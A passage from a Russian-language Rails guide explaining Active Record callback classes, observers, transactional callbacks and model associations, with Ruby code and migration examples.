  def self.after_destroy(picture_file)
    if File.exists?(picture_file.filepath)
      File.delete(picture_file.filepath)
    end
  end
end
```

Если метод колбэка объявляется таким образом, нет необходимости создавать экземпляр объекта `PictureFileCallbacks`.

```
class PictureFile < ActiveRecord::Base
  after_destroy PictureFileCallbacks
end
```

Внутри своего колбэк-класса можно создать сколько угодно колбэков.

Обсерверы

Обсерверы похожи на колбэки, но с важными отличиями. В то время как колбэки внедряют в модель свой код, непосредственно не связанный с нею, обсерверы позволяют добавить ту же функциональность, без изменения кода модели. Например, можно утверждать, что модель `User` не должна включать код для рассылки писем с подтверждением регистрации. Всякий раз, когда используются колбэки с кодом, прямо не связанным с моделью, возможно, Вам захочется вместо них создать обсервер.

Создание обсерверов

Например, рассмотрим модель `User`, в которой хотим отправлять электронное письмо всякий раз, когда создается новый пользователь. Так как рассылка писем непосредственно не связана с целями нашей модели, создадим обсервер, содержащий код, реализующий эту функциональность.

```
$ rails generate observer User
```

генерирует `app/models/user_observer.rb`, содержащий класс обсервера `UserObserver`:

```
class UserObserver < ActiveRecord::Observer
end
```

Теперь можно добавить методы, вызываемые в нужных случаях:

```
class UserObserver < ActiveRecord::Observer
  def after_create(model)
    # код для рассылки подтверждений email...
  end
end
```


Как в случае с классами колбэков, методы обсервера получают рассматриваемую модель как параметр.

Регистрация обсерверов

По соглашению, обсерверы располагаются внутри директории `app/models` и регистрируются в вашем приложении в файле `config/environment.rb`. Например, `UserObserver` будет сохранен как `app/models/user_observer.rb` и зарегистрирован в `config/environment.rb` таким образом:

```
# Activate observers that should always be running.
config.active_record.observers = :user_observer
```

Естественно, настройки в `config/environments` имеют преимущество перед `config/environment.rb`. Поэтому, если вы предпочитаете не запускать обсервер для всех сред, можете его просто зарегистрировать для определенной среды.

Совместное использование обсерверов

По умолчанию Rails просто убирает "Observer" из имени обсервера для поиска модели, которую он должен рассматривать. Однако, обсерверы также могут быть использованы для добавления обращения более чем к одной модели, это возможно, если явно определить модели, который должен рассматривать обсервер.

```
class MailerObserver < ActiveRecord::Observer
  observe :registration, :user

  def after_create(model)
    # code to send confirmation email...
  end
end
```

В этом примере метод `after_create` будет вызван всякий раз, когда будет создан `Registration` или `User`. Отметьте, что этот новый `MailerObserver` также должен быть зарегистрирован в `config/environment.rb`, чтобы вступил в силу.

```
# Activate observers that should always be running.
config.active_record.observers = :mailer_observer
```

Транзакционные колбэки

Имеются два дополнительных колбэка, которые включаются по завершению транзакции базы данных: `after_commit` и `after_rollback`. Эти колбэки очень похожи на колбэк `after_save`, за исключением того, что они не запускаются пока изменения в базе данных не будут подтверждены или отменены. Они наиболее полезны, когда вашим моделям `active record` необходимо взаимодействовать с внешними системами, не являющимися частью транзакции базы данных.

Рассмотрим, к примеру, предыдущий пример, где модели `PictureFile` необходимо удалить файл после того, как запись уничтожена. Если что-либо вызовет исключение после того, как был вызван колбэк `after_destroy`, и транзакция откатывается, файл будет удален и модель останется в противоречивом состоянии. Например, предположим, что `picture_file_2` в следующем коде не валидна, и метод `save!` вызовет ошибку.

```
PictureFile.transaction do
  picture_file_1.destroy
  picture_file_2.save!
end
```

Используя колбэк `after_commit`, можно учесть этот случай.

```
class PictureFile < ActiveRecord::Base
  attr_accessor :delete_file

  after_destroy do |picture_file|
    picture_file.delete_file = picture_file.filepath
  end

  after_commit do |picture_file|
    if picture_file.delete_file && File.exist?(picture_file.delete_file)
      File.delete(picture_file.delete_file)
      picture_file.delete_file = nil
    end
  end
end
```

Колбэки `after_commit` и `after_rollback` гарантируют, что будут вызваны для всех созданных, обновленных или удаленных моделей внутри блока транзакции. Если какое-либо исключение вызовется в одном из этих колбэков, они будут проигнорированы, чтобы не препятствовать другим колбэкам. По сути, если код вашего колбэка может вызвать исключение, нужно для него вызвать `rescue`, и обработать его нужным образом в колбэке.

3. Связи Active Record

Это руководство раскрывает особенности связей Active Record. Изучив его, вы будете уметь:

- Объявлять связи между моделями Active Record
- Понимать различные типы связей Active Record
- Использовать методы, добавленные в ваши модели при создании связей

Зачем нужны связи?

Зачем нам нужны связи между моделями? Затем, что они позволяют сделать код для обычных операций проще и легче. Например, рассмотрим простое приложение на Rails, которое включает модель для покупателей и модель для заказов. Каждый покупатель может иметь много заказов. Без связей объявление модели будет выглядеть так:

```
class Customer < ActiveRecord::Base
end

class Order < ActiveRecord::Base
end
```

Теперь, допустим, мы хотим добавить новый заказ для существующего покупателя. Нам нужно сделать так:

```
@order = Order.create(:order_date => Time.now,
  :customer_id => @customer.id)
```

Или, допустим, удалим покупателя и убедимся, что все его заказы также будут удалены:

```
@orders = Order.where(:customer_id => @customer.id)
@orders.each do |order|
  order.destroy
end
@customer.destroy
```

Со связями Active Record можно упростить эти и другие операции, декларативно сказав Rails, что имеется соединение между двумя моделями. Вот пересмотренный код для создания покупателей и заказов:

```
class Customer < ActiveRecord::Base
  has_many :orders, :dependent => :destroy
end

class Order < ActiveRecord::Base
  belongs_to :customer
end
```

С этими изменениями создание нового заказа для определенного покупателя проще:

```
@order = @customer.orders.create(:order_date => Time.now)
```

Удаление покупателя и всех его заказов *намного* проще:

```
@customer.destroy
```

Чтобы узнать больше о различных типах связей, читайте следующий раздел руководства. Затем следуют некоторые полезные советы по работе со связями, а затем полное описание методов и опций для связей в Rails.

Типы связей (часть первая)

В Rails *связи* это соединения между двумя моделями Active Record. Связи реализовываются с использованием макро-вызовов (macro-style calls), таким образом вы можете декларативно добавлять возможности для своих моделей. Например, объявляя, что одна модель принадлежит (*belongs_to*) другой. Вы указываете Rails сохранять информацию о первичном-внешнем ключах между экземплярами двух моделей, а также получаете несколько полезных методов, добавленных в модель. Rails поддерживает шесть типов связей:


- *belongs_to*
- *has_one*
- *has_many*
- *has_many :through*
- *has_one :through*
- *has_and_belongs_to_many*

После прочтения всего этого руководства, вы научитесь объявлять и использовать различные формы связей. Но сначала следует быстро ознакомиться с ситуациями, когда применим каждый тип связи.

Связь *belongs_to*

Связь `belongs_to` устанавливает соединение один-к-одному с другой моделью, когда один экземпляр объявляющей модели “принадлежит” одному экземпляру другой модели. Например, если в приложении есть покупатели и заказы, и один заказ может быть связан только с одним покупателем, нужно объявить модель `order` следующим образом:

```
class Order < ActiveRecord::Base
  belongs_to :customer
end
```




```
class Order < ActiveRecord::Base
  belongs_to :customer
end
```

Связь `has_one`

Связь `has_one` также устанавливает соединение один-к-одному с другой моделью, но в несколько ином смысле (и с другими последствиями). Эта связь показывает, что каждый экземпляр модели содержит или обладает одним экземпляром другой модели. Например, если каждый поставщик имеет только один аккаунт, можете объявить модель `supplier` подобно этому:

```
class Supplier < ActiveRecord::Base
  has_one :account
end
```




```
class Supplier < ActiveRecord::Base
  has_one :account
end
```

Связь `has_many`

Связь `has_many` указывает на соединение один-ко-многим с другой моделью. Эта связь часто бывает на “другой стороне” связи `belongs_to`. Эта связь указывает на то, что каждый экземпляр модели имеет ноль или более экземпляров другой модели. Например, в приложении, содержащем покупателей и заказы, модель `customer` может быть объявлена следующим образом:

```
class Customer < ActiveRecord::Base
  has_many :orders
end
```

Имя другой модели указывается во множественном числе при объявлении связи `has_many`.



```
class Customer < ActiveRecord::Base
  has_many :orders
end
```


Связь `has_many :through`

Связь `has_many :through` часто используется для настройки соединения многие-ко-многим с другой моделью. Эта связь указывает, что объявляющая модель может соответствовать нулю или более экземплярам другой модели через третью модель. Например, рассмотрим поликлинику, где пациентам (`patients`) дают направления (`appointments`) к врачам (`physicians`). Соответствующие объявления связей будут выглядеть следующим образом:

```
class Physician < ActiveRecord::Base
  has_many :appointments
  has_many :patients, :through => :appointments
end

class Appointment < ActiveRecord::Base
  belongs_to :physician
  belongs_to :patient
end

class Patient < ActiveRecord::Base
  has_many :appointments
  has_many :physicians, :through => :appointments
end
```



```

class Physician < ActiveRecord::Base
  has_many :appointments
  has_many :patients, :through => :appointments
end

class Appointment < ActiveRecord::Base
  belongs_to :physician
  belongs_to :patient
end

class Patient < ActiveRecord::Base
  has_many :appointments
  has_many :physicians, :through => :appointments
end

```

Коллекция соединительных моделей может управляться с помощью API. Например, если вы присвоите:

```
physician.patients = patients
```

будет создана новая соединительная модель для вновь связанных объектов, и если некоторые из них закончатся, их строки будут удалены.

Автоматическое удаление соединительных моделей прямое, ни один из колбэков на уничтожение не включается.

Связь `has_many :through` также полезна для настройки “ярлыков” через вложенные связи `has_many`. Например, если документ имеет много секций, а секция имеет много параграфов, иногда хочется получить просто коллекцию всех параграфов в документе. Это можно настроить следующим образом:

```

class Document < ActiveRecord::Base
  has_many :sections
  has_many :paragraphs, :through => :sections
end

class Section < ActiveRecord::Base
  belongs_to :document
  has_many :paragraphs
end

class Paragraph < ActiveRecord::Base
  belongs_to :section
end

```

С определенным `:through => :sections` Rails теперь понимает:

```
@document.paragraphs
```


Связь `has_one :through`

Связь `has_one :through` настраивает соединение один-к-одному с другой моделью. Эта связь показывает, что объявляющая модель может быть связана с одним экземпляром другой модели через третью модель. Например, если каждый поставщик имеет один аккаунт, и каждый аккаунт связан с одной историей аккаунта, тогда модели могут выглядеть так:

```
class Supplier < ActiveRecord::Base
  has_one :account
  has_one :account_history, :through => :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  has_one :account_history
end

class AccountHistory < ActiveRecord::Base
  belongs_to :account
end
```



```
class Supplier < ActiveRecord::Base
  has_one :account
  has_one :account_history, :through => :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  has_one :account_history
end


class AccountHistory < ActiveRecord::Base
  belongs_to :account
end
```

Связь `has_and_belongs_to_many`

Связь `has_and_belongs_to_many` создает прямое соединение многие-ко-многим с другой моделью, без промежуточной модели. Например, если ваше приложение включает узлы (*assemblies*) и детали (*parts*), где каждый узел имеет много деталей, и каждая деталь встречается во многих узлах, модели можно объявить таким образом:

```
class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```



```

class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
  
```

В [следующей части](#) будет рассказано о принципах выбора между belongs_to и has_one, между has_many :through и has_and_belongs_to_many, про полиморфные связи и самоприсоединения.

Типы связей (часть вторая)

Продолжение. [Часть первая тут](#).

Выбор между belongs_to и has_one

Если хотите настроить отношение один-к-одному между двумя моделями, необходимо добавить belongs_to к одной и has_one к другой. Как узнать что к какой?

Различие в том, где помещен внешний ключ (он должен быть в таблице для класса, объявляющего связь belongs_to), но вы также должны думать о реальном значении данных. Отношение has_one говорит, что что-то принадлежит вам – то есть что что-то указывает на вас. Например, больше смысла в том, что поставщик владеет аккаунтом, чем в том, что аккаунт владеет поставщиком. Это означает, что правильные отношения подобны этому:

```

class Supplier < ActiveRecord::Base
  has_one :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
end
  
```

Соответствующая миграция может выглядеть так:

```

class CreateSuppliers < ActiveRecord::Migration
  def change
    create_table :suppliers do |t|
      t.string :name
      t.timestamps
    end

    create_table :accounts do |t|
      t.integer :supplier_id
      t.string :account_number
      t.timestamps
    end
  end
end
  
```

end

Использование `t.integer :supplier_id` указывает имя внешнего ключа очевидно и явно. В современных версиях Rails можно абстрагироваться от деталей реализации используя `t.references :supplier`.

Выбор между `has_many :through` и `has_and_belongs_to_many`

Rails предлагает два разных способа объявления отношения многие-ко-многим между моделями. Простейший способ – использовать `has_and_belongs_to_many`, который позволяет создать связь напрямую:

```
class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```

Второй способ объявить отношение многие-ко-многим – использование `has_many :through`. Это осуществляет связь не напрямую, а через соединяющую модель:

```
class Assembly < ActiveRecord::Base
  has_many :manifests
  has_many :parts, :through => :manifests
end

class Manifest < ActiveRecord::Base
  belongs_to :assembly
  belongs_to :part
end

class Part < ActiveRecord::Base
  has_many :manifests
  has_many :assemblies, :through => :manifests
end
```

Простейший признак того, что нужно настраивать отношение `has_many :through` – если необходимо работать с моделью отношений как с независимым объектом. Если вам не нужно ничего делать с моделью отношений, проще настроить связь `has_and_belongs_to_many` (хотя нужно не забыть создать соединяющую таблицу в базе данных).

Вы должны использовать `has_many :through`, если нужны валидации, колбэки или дополнительные атрибуты для соединительной модели.

Полиморфные связи

Полиморфные связи – это немного более “навороченный” вид связей. С полиморфными связями модель может принадлежать более чем одной модели, на одиночной связи. Например, имеется модель изображения, которая принадлежит или модели работника, или модели продукта. Вот как это объявляется:

```
class Picture < ActiveRecord::Base
  belongs_to :imageable, :polymorphic => true
end

class Employee < ActiveRecord::Base
  has_many :pictures, :as => :imageable
end

class Product < ActiveRecord::Base
  has_many :pictures, :as => :imageable
end
```

Можете считать полиморфное объявление `belongs_to` как настройку интерфейса, который может использовать любая другая модель. Из экземпляра модели `Employee` можно получить коллекцию изображений: `@employee.pictures`.


Подобным образом можно получить `@product.pictures`.

Если имеется экземпляр модели `Picture`, можно получить его родителя посредством `@picture.imageable`. Чтобы это работало, необходимо объявить столбец внешнего ключа и столбец типа в модели, объявляющей полиморфный интерфейс:

```
class CreatePictures < ActiveRecord::Migration
  def change
    create_table :pictures do |t|
      t.string :name
      t.integer :imageable_id
      t.string :imageable_type
      t.timestamps
    end
  end
end
```


Эта миграция может быть упрощена при использовании формы `t.references`:

```
class CreatePictures < ActiveRecord::Migration
  def change
    create_table :pictures do |t|
      t.string :name
      t.references :imageable, :polymorphic => true
      t.timestamps
    end
  end
end
```



```
class Picture < ActiveRecord::Base
  belongs_to :imageable, :polymorphic => true
end

class Employee < ActiveRecord::Base
  has_many :pictures, :as => :imageable
end

class Product < ActiveRecord::Base
  has_many :pictures, :as => :imageable
end
```

Самоприсоединение

При разработке модели данных иногда находится модель, которая может иметь отношение сама к себе. Например, мы хотим хранить всех работников в одной модели базы данных, но нам нужно отслеживать отношения начальник-подчиненный. Эта ситуация может быть смоделирована с помощью самоприсоединяемых связей:

```
class Employee < ActiveRecord::Base
  has_many :subordinates, :class_name => "Employee"
  belongs_to :manager, :class_name => "Employee",
    :foreign_key => "manager_id"
end
```

С такой настройкой, вы можете получить `@employee.subordinates` и `@employee.manager`.

Полезные советы и предупреждения

Вот некоторые вещи, которые необходимо знать для эффективного использования связей ActiveRecord в Вашем приложении на Rails:

- Контролирование кэширования
- Избегание коллизий имен
- Обновление схемы

- Контролирование области видимости связей

Контролирование кэширования

Все методы связи построены вокруг кэширования, которое хранит результаты последних запросов доступными для будущих операций. Кэш является общим для разных методов. Например:

```
customer.orders          # получаем заказы из базы данных
customer.orders.size     # используем кэшированную копию заказов
customer.orders.empty?   # используем кэшированную копию заказов
```

Но что если вы хотите перезагрузить кэш, так как данные могли быть изменены другой частью приложения? Всего лишь передайте `true` в вызов связи:

```
customer.orders          # получаем заказы из базы данных
customer.orders.size     # используем кэшированную копию заказов
customer.orders(true).empty? # отказываемся от кэшированной копии заказов
                           # и снова обращаемся к базе данных
```

Избегание коллизий имен

Вы не свободны в выборе любого имени для своих связей. Поскольку создание связи добавляет метод с таким именем в модель, будет плохой идеей дать связи имя, уже используемое как метод экземпляра `ActiveRecord::Base`. Метод связи тогда переопределит базовый метод, и что-нибудь перестанет работать. Например, `attributes` или `connection` плохие имена для связей.

Обновление схемы

Связи очень полезные, но не волшебные. Вы ответственны за содержание вашей схемы базы данных в соответствии со связями. На практике это означает две вещи, в зависимости от того, какой тип связей создаете. Для связей `belongs_to` нужно создать внешние ключи, а для связей `has_and_belongs_to_many` нужно создать подходящую соединительную таблицу.

Создание внешних ключей для связей `belongs_to`

Когда объявляете связь `belongs_to`, нужно создать внешние ключи, при необходимости. Например, рассмотрим эту модель:

```
class Order < ActiveRecord::Base
  belongs_to :customer
end
```

Это объявление нуждается в создании подходящего внешнего ключа в таблице `orders`:

```
class CreateOrders < ActiveRecord::Migration
  def change
    create_table :orders do |t|
      t.datetime :order_date
      t.string    :order_number
      t.integer   :customer_id
    end
  end
end
```

Если создаете связь после того, как уже создали модель, лежащую в основе, необходимо не забыть создать миграцию `add_column` для предоставления необходимого внешнего ключа.

Создание соединительных таблиц для связей `has_and_belongs_to_many`

Если вы создали связь `has_and_belongs_to_many`, необходимо обязательно создать соединительную таблицу. Если имя соединительной таблицы явно не указано с использованием опции `:join_table`, Active Record создает имя, используя алфавитный порядок имен классов. Поэтому соединение между моделями `customer` и `order` по умолчанию даст значение имени таблицы `"customers_orders"`, так как "с" идет перед "о" в алфавитном порядке.

Приоритет между именами модели рассчитывается с использованием оператора `<` для `String`. Это означает, что если строки имеют разную длину, и в своей короткой части они равны, тогда более длинная строка рассматривается как большая, по сравнению с короткой. Например, кто-то ожидает, что таблицы `"paper_boxes"` и `"papers"` создадут соединительную таблицу `"papers_paper_boxes"` поскольку имя `"paper_boxes"` длиннее, но фактически будет сгенерирована таблица с именем `"paper_boxes_papers"` (поскольку знак подчеркивания `"_"` лексикографически *меньше*, чем `"s"` в обычной кодировке).

Какое бы ни было имя, вы должны вручную сгенерировать соединительную таблицу в соответствующей миграции. Например, рассмотрим эти связи:

```
class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord::Base
```

```
  has_and_belongs_to_many :assemblies
end
```

Теперь нужно написать миграцию для создания таблицы `+assemblies_parts`. Эта таблица должна быть создана без первичного ключа:

```
class CreateAssemblyPartJoinTable < ActiveRecord::Migration
  def change
    create_table :assemblies_parts, :id => false do |t|
      t.integer :assembly_id
      t.integer :part_id
    end
  end
end
```

Мы передаем `:id => false` в `create_table`, так как эта таблица не представляет модель. Это необходимо, чтобы связь работала правильно. Если вы видите странное поведение в связи `has_and_belongs_to_many`, например, искаженные ID моделей, или исключения в связи с конфликтом ID, скорее всего вы забыли убрать первичный ключ.

Контролирование области видимости связей

По умолчанию связи ищут объекты только в пределах области видимости текущего модуля. Это важно, когда вы объявляете модели Active Record внутри модуля. Например:

```
module MyApplication
  module Business
    class Supplier < ActiveRecord::Base
      has_one :account
    end

    class Account < ActiveRecord::Base
      belongs_to :supplier
    end
  end
end
```

Это будет работать, так как оба класса `Supplier` и `Account` определены в пределах одной области видимости. Но ниже следующее не будет работать, потому что `Supplier` и `Account` определены в разных областях видимости:

```
module MyApplication
  module Business
    class Supplier < ActiveRecord::Base
      has_one :account
    end
  end

  module Billing
    class Account < ActiveRecord::Base
      belongs_to :supplier
    end
  end
end
```

Для связи модели с моделью в другом пространстве имен, необходимо заполнить имя класса в объявлении связи:

```
module MyApplication
  module Business
    class Supplier < ActiveRecord::Base
      has_one :account,
        :class_name => "MyApplication::Billing::Account"
    end
  end

  module Billing
    class Account < ActiveRecord::Base
      belongs_to :supplier,
        :class_name => "MyApplication::Business::Supplier"
    end
  end
end
```

Связи ActiveRecord (подробнее)

Подробная информация по связи belongs_to

Связь `belongs_to` создает соответствие один-к-одному с другой моделью. В терминах базы данных эта связь сообщает, что этот класс содержит внешний ключ. Если внешний ключ содержит другой класс, вместо этого следует использовать `has_one`.

Методы, добавляемые belongs_to

Когда объявляете связь `belongs_to`, объявляющий класс автоматически получает четыре метода, относящихся к связи:

- `association(force_reload = false)`
- `association=(associate)`
- `build_association(attributes = {})`
- `create_association(attributes = {})`

Во всех четырех методах `association` заменяется символом, переданным как первый аргумент в `belongs_to`. Например, имеем объявление:

```
class Order < ActiveRecord::Base
  belongs_to :customer
end
```

Каждый экземпляр модели `order` будет иметь эти методы:

```
customer
customer=
build_customer
create_customer
```

Когда устанавливаете новую связь `has_one` или `belongs_to`, следует использовать префикс `build_` для построения связи, в отличие от метода `association.build`, используемый для связей `has_many` или `has_and_belongs_to_many`. Чтобы создать связь, используйте префикс `create_`.

`association(force_reload = false)`

Метод `association` возвращает связанный объект, если он есть. Если объекта нет, возвращает `nil`.

```
@customer = @order.customer
```

Если связанный объект уже был получен из базы данных для этого объекта, возвращается кэшированная версия. Чтобы переопределить это поведение (и заставить прочитать из базы данных), передайте `true` как аргумент `force_reload`.

`association=(associate)`

Метод `association=` привязывает связанный объект к этому объекту. Фактически это означает извлечение первичного ключа из связанного объекта и присвоение его значения внешнему ключу.

```
@order.customer = @customer
```

`build_association(attributes = {})`

Метод `build_association` возвращает новый объект связанного типа. Этот объект будет экземпляром с переданными атрибутами, будет установлена связь с внешним ключом этого объекта, но связанный объект пока *не* будет сохранен.

```
@customer = @order.build_customer(:customer_number => 123,
  :customer_name => "John Doe")
```

`create_association(attributes = {})`

Метод `create_association` возвращает новый объект связанного типа. Этот объект будет экземпляром с переданными атрибутами, будет установлена связь с внешним ключом этого объекта, и, если он пройдет валидации, определенные в связанной модели, связанный объект *будет* сохранен.

```
@customer = @order.create_customer(:customer_number => 123,
  :customer_name => "John Doe")
```

Опции для belongs_to

Хотя Rails использует разумные значения по умолчанию, работающие во многих ситуациях, бывают случаи, когда хочется изменить поведение связи `belongs_to`. Такая настройка легко выполняема с помощью передачи опции при создании связи.

Например, эта связь использует две такие опции:

```
class Order < ActiveRecord::Base
  belongs_to :customer, :counter_cache => true,
    :conditions => "active = 1"
end
```

Связь `belongs_to` поддерживает эти опции:

- `:autosave`
- `:class_name`
- `:conditions`
- `:counter_cache`
- `:dependent`
- `:foreign_key`
- `:include`
- `:polymorphic`
- `:readonly`
- `:select`
- `:touch`
- `:validate`

`:autosave`

Если установить опцию `:autosave` в `true`, Rails сохранит любые загруженные члены и уничтожит члены, помеченные для уничтожения, всякий раз, когда вы сохраните родительский объект.

`:class_name`

Если имя другой модели не может быть произведено из имени связи, можете использовать опцию `:class_name` для предоставления имени модели. Например, если заказ принадлежит покупателю, но фактическое имя модели, содержащей покупателей `Patron`, можете установить это следующим образом:

```
class Order < ActiveRecord::Base
  belongs_to :customer, :class_name => "Patron"
end
```

`:conditions`

Опция `:conditions` позволяет определить условия, которым должен удовлетворять связанный объект (в синтаксисе SQL, используемом в условии `WHERE`).

```
class Order < ActiveRecord::Base
  belongs_to :customer, :conditions => "active = 1"
end
```

`:counter_cache`

Опция `:counter_cache` может быть использована, чтобы сделать поиск количества принадлежащих объектов более эффективным. Рассмотрим эти модели:

```
class Order < ActiveRecord::Base
  belongs_to :customer
end
class Customer < ActiveRecord::Base
  has_many :orders
end
```

